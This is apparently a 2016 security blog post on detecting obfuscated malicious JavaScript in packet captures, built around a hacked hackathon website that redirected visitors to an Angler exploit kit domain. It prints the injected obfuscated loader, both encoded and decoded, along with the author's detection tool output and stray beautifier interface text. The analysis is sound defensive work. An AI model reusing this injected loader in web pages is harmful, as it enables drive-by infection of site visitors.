
Hunting The Malicious JavaScript

written by Mert SARICA | 1 April 2016

Systems that perform sandbox analysis have a very important role in identifying and taking necessary precautions for cyber-attacks that are made against corporations directly or indirectly. Alerts that arise from these systems are examined by corporate CIRT's (Cyber Incident Response Team) and this can sometimes lead to interesting security incidents.

Sometimes it proves difficult and time consuming for security specialists to find the harmful JavaScript code that creates suspecious activities and trigger the alarms that are on these systems or on suspecious network traffic packages (PCAP). One of the primary reasons for this is that, harmful JavaScript codes are mostly hidden (encoded) in HTTP traffic. This is why, opening a PCAP file with Wireshark tool and searching for the eval() function which is commonly found in hidden JavaScript codes is nothing but a waste of time.

In the previous months, I examined an alert from a system that performs sandbox analysis and found out that Hurriyet Hackathon's website was hacked and the visitors were directed to the following domain name: uitbracht.kateandoliverswedding.co.uk




Malware	Severity	Total	Infections	Callbacks	Blocked	Botnets	Last CnC Server	Last Location	First Seen	Last Seen	Ports Used	Protocols
Malware.Binary.url	■■■■	1	1	0	0	0			03/09/16 12:46:57	03/09/16 12:46:57		

Infection URLs

Initial Infection URL	# Visits	Total URLs	First URL at	Last URL at
uitbracht.kateandoliverswedding.co.uk/topic/18572-indivisible-arriver-existences-faroff-prepositions-sunburn-crushing-hittable/	1	5	03/09/16 12:46:57	03/09/16 12:46:57

URL	Occurred	Content Type
uitbracht.kateandoliverswedding.co.uk/topic/18572-indivisible-arriver-existences-faroff-prepositions-sunburn-crushing-hittable/	03/09/16 12:46:57	text/html
uitbracht.kateandoliverswedding.co.uk/?x=TxTN&d=QgwL7s2LV5&l=GC72VKs0vD&b=KI9aa7TP4U&;o=SuJYVA&c=TuS5XXcX	03/09/16 12:46:57	application/x-shockwave-flash
uitbracht.kateandoliverswedding.co.uk/?v=xiMJEzfgK&c=Yf6Q9&a=&l=l1LQNz&x=&t=3lH4T&f=&n=ukiM&b=RJP&m=1fclPndTqM&i=&d=QXnibw	03/09/16 12:46:57	text/html
uitbracht.kateandoliverswedding.co.uk/?p=&x=vxv&f=zbWi0&t=fPBC9XuD_&h=5JM3&v=AJiD2PCrj7rWyut_TjlF6Ma_vTO	03/09/16 12:46:57	text/html
www.hurriyethackathon.com/	03/09/16 12:46:57	text/html

Hackathon (also known as hack day, hackfest or codefest) is where attendants including computer programmers, graphics designers, interface designers and project leaders intensely compete against other teams to develop software projects. (Reference: Wikipedia)



```
tcp.stream eq 2458
uitbracht
```

```
No.    Time              Source           Destination      Protocol  Length
55139  10:46:58.067…     [redacted]       83.66.162.122    TCP           58
55188  10:46:58.067…     [redacted]       83.66.162.122    TCP           58
55190  10:46:58.067…     [redacted]       83.66.162.122    TCP           58
55137  10:46:58.067…     [redacted]       83.66.162.122    TCP           58
55149  10:46:58.067…     83.66.162.122    [redacted]       HTTP        1476
55159  10:46:58.067…     83.66.162.122    [redacted]       HTTP        1476
55140  10:46:58.067…     [redacted]       83.66.162.122    HTTP         477
55142  10:46:58.067…     83.66.162.122    [redacted]       HTTP         468
55151  10:46:58.067…     83.66.162.122    [redacted]       TCP         1476
55141  10:46:58.067…     83.66.162.122    [redacted]       TCP           58
55150  10:46:58.067…     83.66.162.122    [redacted]       TCP         1476
55152  10:46:58.067…     83.66.162.122    [redacted]       TCP         1476
55153  10:46:58.067…     83.66.162.122    [redacted]       TCP         1476
55154  10:46:58.067…     83.66.162.122    [redacted]       TCP         1476
55155  10:46:58.067…     83.66.162.122    [redacted]       TCP         1476
```

```
▷ Frame 55142: 468 bytes on wire (3744 bits), 468 bytes captured (3744 bits)
▷ Ethernet II, Src: [redacted]), Dst: Vmware_bc:2e:fc (00:5
▷ Internet Protocol Version 4, Src: 83.66.162.122, Dst: [redacted]
◢ Transmission Control Protocol, Src Port: http (80), Dst Port: 45211 (45211), Seq: 1
      Source Port: http (80)
      Destination Port: 45211 (45211)
      [Stream index: 2458]
      [TCP Segment Len: 410]
      Sequence number: 1    (relative sequence number)
      [Next sequence number: 411    (relative sequence number)]
      Acknowledgment number: 420    (relative ack number)
      Header Length: 24 bytes
    ▷ Flags: 0x010 (ACK)
      Window size value: 61440
      [Calculated window size: 15728640]
      [Window size scaling factor: 256]
    ▷ Checksum: 0xd410 [validation disabled]
      Urgent pointer: 0
    ▷ Options: (4 bytes), No-Operation (NOP), No-Operation (NOP), No-Operation (NOP),
```

```
0000  00 50 56 bc 2e fc 00 09  0f 09 0d 0b 08 00 45 00   .PV..... ......E.
0010  01 c6 36 ea 40 00 80 06  59 29 53 42 a2 7a 0a 51   ..6.@... Y)SB.z.Q
0020  69 11 00 50 b0 9b 1a ea  64 e9 26 41 51 61 60 10   i..P.... d.&AQa`.
0030  f0 00 d4 10 00 00 01 01  01 01 48 54 54 50 2f 31   ........ ..HTTP/1
0040  2e 30 20 32 30 30 20 4f  4b 0d 0a 44 61 74 65 3a   .0 200 O K..Date:
0050  20 57 65 64 2c 20 30 39  20 4d 61 72 20 32 30 31    Wed, 09  Mar 201
0060  36 20 31 30 3a 33 33 3a  34 34 20 47 4d 54 0d 0a   6 10:33: 44 GMT..
0070  43 6f 6e 74 65 6e 74 2d  4c 65 6e 67 74 68 3a 20   Content- Length:
0080  36 33 32 35 31 0d 0a 43  6f 6e 6e 65 63 74 69 6f   63251..C onnectio
0090  6e 3a 20 4b 65 65 70 2d  41 6c 69 76 65 0d 0a 56   n: Keep- Alive..V
00a0  69 61 3a 20 28 63 29 20  77 77 77 2e 68 75 72 72   ia: (c)  www.hurr
00b0  69 79 65 74 2e 63 6f 6d  2e 74 72 0d 0a 45 54 61   iyet.com .tr..ETa
00c0  67 3a 20 22 4b 58 4a 47  4d 4a 45 4b 4e 45 4b 57   g: "KXJG MJEKNEKW
00d0  57 58 50 52 59 22 0d 0a  53 65 72 76 65 72 3a 20   WXPRY".. Server: 
00e0  41 70 61 63 68 65 2f 32  2e 34 2e 34 20 28 57 69   Apache/2 .4.4 (Wi
```

```
position: center !important;background-repeat: no-repeat !important;background-size: cover !important;}</style><!--[if gte IE 9]><link rel="stylesheet" type="text/css"
href="//www.hurriyethackathon.com/wp-content/themes/meetup/style/css/ie9.css" /><![endif]--></head>

<body class="home page page-id-114 page-template-default visual-composer-active wpb-js-composer js-comp-ver-4.4.2 vc_responsive">
<div id="kzvwndo" style="position: absolute; top: -1860px; left: -1441px">dbde a fdeboahcca h e ndb eg! d. pdocqd jccbtasbncwc ha xcf atevdeadaxdw dbeeafbwagbadmdgdidrdnee
czdudgdxd k eqadatabcpdketcyel de d xcod z aiazdj a yarcf 'albnambh' do b tdodidkbea xe edn d ucmafcgbee ee ceo bkbhafbp amcjafcgb e aoal a: fcmc ve ea. wbjawcjdbdtaiazdiap
acb lau bna read cdxd j dkctas doce ajax cca wbhcgcndcdpaqdmdxdpduagcgarch dqd odpad dobv ajbtajciaxegaoaz a rb obi ae ccbdbxaqbh bd eseoevbobi aecc exddd xc wenatcvd 62
eadbaejcverco b wakckdmcx d iaedbe gcz bm adbh axdsctdi d ybjbxbfasb w 'alchav'! dyba ac djayarcfal bnambhdocfc n dcctas d m eddmbxa wb sb e, bran. axc - sa yakbibf c ca
fbgaqcadm czc. xawatcdawb - t arc, iagbn dodja. jawaqclaj buax bhaxenctd. icp czdre td he la sbtcvc. fdmd pctbfcuex diekasbt cvb md idcdgbfageod he kde blakendaafb
caeagcbakbndoeba wbncr azdcb ba tclavexc mb g bdccdpcmc taqa hb. ubc bra w btatbva rahapbea uckahb. vahenabcidcae arb fagce aw eqczesah bnctd. nc na warbkaseeajcaag br
dedjdjaybeblaqbnaqbm afbrdj dpd m a z avduafbtc yb gaz dtct dicpbe ard vdj es! d jducmd vdmdjdjbeaebla vbra acfaxd vdecxcnbe: aebpau ehahbtb b cj ctdo dpauaxcl cxb kadbn
bdbodha ucpafaxciajbxalbhbbbhdpcw be aeahbiaecdaqchdrb tc ncy cmbf b b bia behakci agcgded ndr asdpegcscbalb xagbmaobba bc oc o egcsbqahci avbm ctae, arcrcteucqeud qesbbboc
ndkdqasc ye icvb ma lbjcye b baac</div>
<div id="ihidg" style="position: absolute; top: -1942px; left:
-1999px">116*101*99*108*61*40*43*91*119*105*110*100*111*119*46*115*105*100*101*98*97*114*93*41*59*97*122*104*111*110*61*91*34*114*118*58*49*49*34*44*34*77*83*73*69*34*44*93*59
*102*111*114*40*101*112*111*120*61*116*101*99*108*59*101*112*111*120*60*97*122*104*111*110*46*108*101*110*103*116*104*59*101*112*111*120*43*43*41*123*105*102*40*110*97*118*105
*103*97*116*111*114*46*117*115*101*114*65*103*101*110*116*46*105*110*100*101*120*79*102*40*97*122*104*111*110*91*101*112*111*120*93*41*62*116*101*99*108*41*123*103*105*106*111
*61*97*122*104*111*110*46*108*101*110*103*116*104*45*101*112*111*120*59*98*114*101*97*107*59*125*125*105*102*40*110*97*118*105*103*97*116*111*114*46*117*115*101*114*65*103*101
*110*116*46*105*110*100*101*120*79*102*40*34*77*83*73*69*49*48*34*41*62*116*101*99*108*41*123*103*105*106*111*43*43*59*125*101*102*117*118*118*61*103*105*106*111*45*49*59*116*
105*115*98*102*106*61*34*57*51*119*114*76*102*66*98*85*114*78*51*34*59*122*101*121*116*61*100*111*99*117*109*101*110*116*46*103*101*116*69*108*101*109*101*110*116*66*121*73*10
0*40*34*107*122*118*119*110*100*111*34*41*46*105*110*110*101*114*72*84*77*76*59*111*108*115*116*61*116*101*99*108*59*100*119*115*61*116*101*99*108*59*100*115*114*118*102*61*34
*34*59*102*111*114*40*101*112*111*120*61*116*101*99*108*59*101*112*111*120*60*122*101*121*116*46*108*101*110*103*116*104*59*101*112*111*120*43*61*101*102*117*118*118*41*123*10
0*118*112*61*122*101*121*116*46*99*104*97*114*67*111*100*101*65*116*40*101*112*111*120*41*59*105*102*40*100*118*112*62*61*57*55*38*38*100*118*112*60*61*49*50*50*41*123*105*102
*40*111*108*115*116*37*103*105*106*111*41*123*100*115*114*118*102*43*61*83*116*114*105*110*103*46*102*114*111*109*67*104*97*114*67*111*100*101*40*40*40*122*109*120*115*111*43*
100*118*112*45*57*55*41*94*116*105*115*98*102*106*46*99*104*97*114*67*111*100*101*65*116*40*100*119*115*37*116*105*115*98*102*106*46*108*101*110*103*116*104*41*41*37*50*53*53*
41*59*100*119*115*43*43*59*125*101*108*115*101*123*122*109*120*115*111*61*40*100*118*112*45*57*55*41*42*50*54*59*125*111*108*115*116*43*43*59*125*125*91*93*91*34*99*111*110*11
5*116*114*117*99*116*111*114*34*93*91*34*99*111*110*115*116*114*117*99*116*111*114*34*93*40*100*115*114*118*102*41*40*41*59</div>
<script>
rdp="\x6e";
eppw="\x63";
klv="\x28";
yrxe="\x6c\x2c";
dhkh="\x28";
rffxtkp="\x74\x45";
ndusof=eppw;
qsf="\x4c";
eppw="\x61\x6a";
zm="\x75";
qz="\x2a\x22\x29";
obqtoy="\x73";
ifw="\x63\x74";
jarr="\x6f\x72";
pftyvvu="\x75";
ulo="\x65";
knknpt="\x68";
yfr="\x72";
hd="\x54\x4d";
tqwn="\x2e";
kjhxwy="\x69\x74";
yizu="\x6f";
ndusof+=yizu;
ybkq="\x29\x29\x3b";
yizu=eppw;
gcs="\x6c";
udlhps="\x65";
wzshvy="\x74";
```


Packet 55152. 1 client pkt(s). 46 server pkt(s). 1 turn(s). Click to select.

Like I said above, since it is time consuming task to search for the harmful JavaScript code inside the PCAP file with Wireshark, I started to think of ways to automate this process.


I thought it would be semi useful if I prepared a tool with Python programming language and let it open the PCAP file with Scapy, analyze the HTTP traffic, find and run the JavaScript code between script tags and then locate the eval() function. The obstacle I would encounter was how to run the JavaScript code with Python. Not so long after, I decided to run the JavaScript code revealed by Python through a headless browser named PhantomJS which doesn’t have a graphical user interface.

After a short amount of time, a tool which I named JavaScript Eval Finder came up. When you provide a PCAP file to this tool, it copies the HTML files that include the script tags into the javascripts folder. After that with the JavaScript Extractor Tool which works with Phantomjs, sends out an alarm when it encounters the eval() function in the hidden JavaScript code, and then the same tool adds the identified JavaScript codes as a comment into the headers of the previously added HTML files.

After I decoded and inspected the JavaScript code with JavaScript Eval Finder, I found out that it was a different version of the exploit kit called Angler which I analyzed it before.



```
remnux@remnux:~/Desktop/hurriyethackathon$ python eval-finder.py hurriyethackathon.pcap
=======================================================
JavaScript Eval Finder v1.0 [http://www.mertsarica.com]
=======================================================
[*] Loading PCAP file...
[*] Loading sessions...
[*] JavaScript detected
[*] Writing html file hurriyethackathon.pcap-1458229564.html to javascripts folder
[*] JavaScript detected
[*] Writing html file hurriyethackathon.pcap-1458229565.html to javascripts folder
[*] JavaScript detected
[*] Writing html file hurriyethackathon.pcap-1458229566.html to javascripts folder

[*] Suspicious file: hurriyethackathon.pcap-1458229564.html
[*] eval() Detected: tecl=(+[window.sidebar]);azhon=["rv:11","MSIE",];for(epox=tecl;epox<
l){gijo=azhon.length-epox;break;}}if(navigator.userAgent.indexOf("MSIE10")>tecl){gijo++;}
wndo").innerHTML;olst=tecl;dws=tecl;dsrvf="";for(epox=tecl;epox<zeyt.length;epox+=efuvv){
=String.fromCharCode(((zmxso+dvp-97)^tisbfj.charCodeAt(dws%tisbfj.length))%255);dws++;}el
f)();

[*] Suspicious file: hurriyethackathon.pcap-1458229566.html
[*] eval() Detected: tecl=(+[window.sidebar]);azhon=["rv:11","MSIE",];for(epox=tecl;epox<
l){gijo=azhon.length-epox;break;}}if(navigator.userAgent.indexOf("MSIE10")>tecl){gijo++;}
wndo").innerHTML;olst=tecl;dws=tecl;dsrvf="";for(epox=tecl;epox<zeyt.length;epox+=efuvv){
=String.fromCharCode(((zmxso+dvp-97)^tisbfj.charCodeAt(dws%tisbfj.length))%255);dws++;}el
f)();
remnux@remnux:~/Desktop/hurriyethackathon$
```



Beautify, unpack or deobfuscate JavaScript and HTML, make JSON/JSONP readable, etc.

All of the source code is completely free and open, available on GitHub under MIT licence, and we have a command-line version, python library and a node package as well.


Indent with 4 spaces ▾
Allow 5 newlines between tokens ▾
Do not wrap lines ▾
Braces with control statement ▾
HTML <style>, <script> formatting:
Add one indent level ▾

- □ End script and style with newline?
- □ Support e4x/jsx syntax
- □ Use comma-first list style?
- ☑ Detect packers and obfuscators?
- □ Keep array indentation?
- □ Break lines on chained methods?
- ☑ Space before conditional: "if(x)" / "if (x)"
- □ Unescape printable chars encoded as \xNN or \uNNNN?
- □ Use JSLint-happy formatting tweaks?
- □ Indent <head> and <body> sections?

Use a simple textarea for code input?

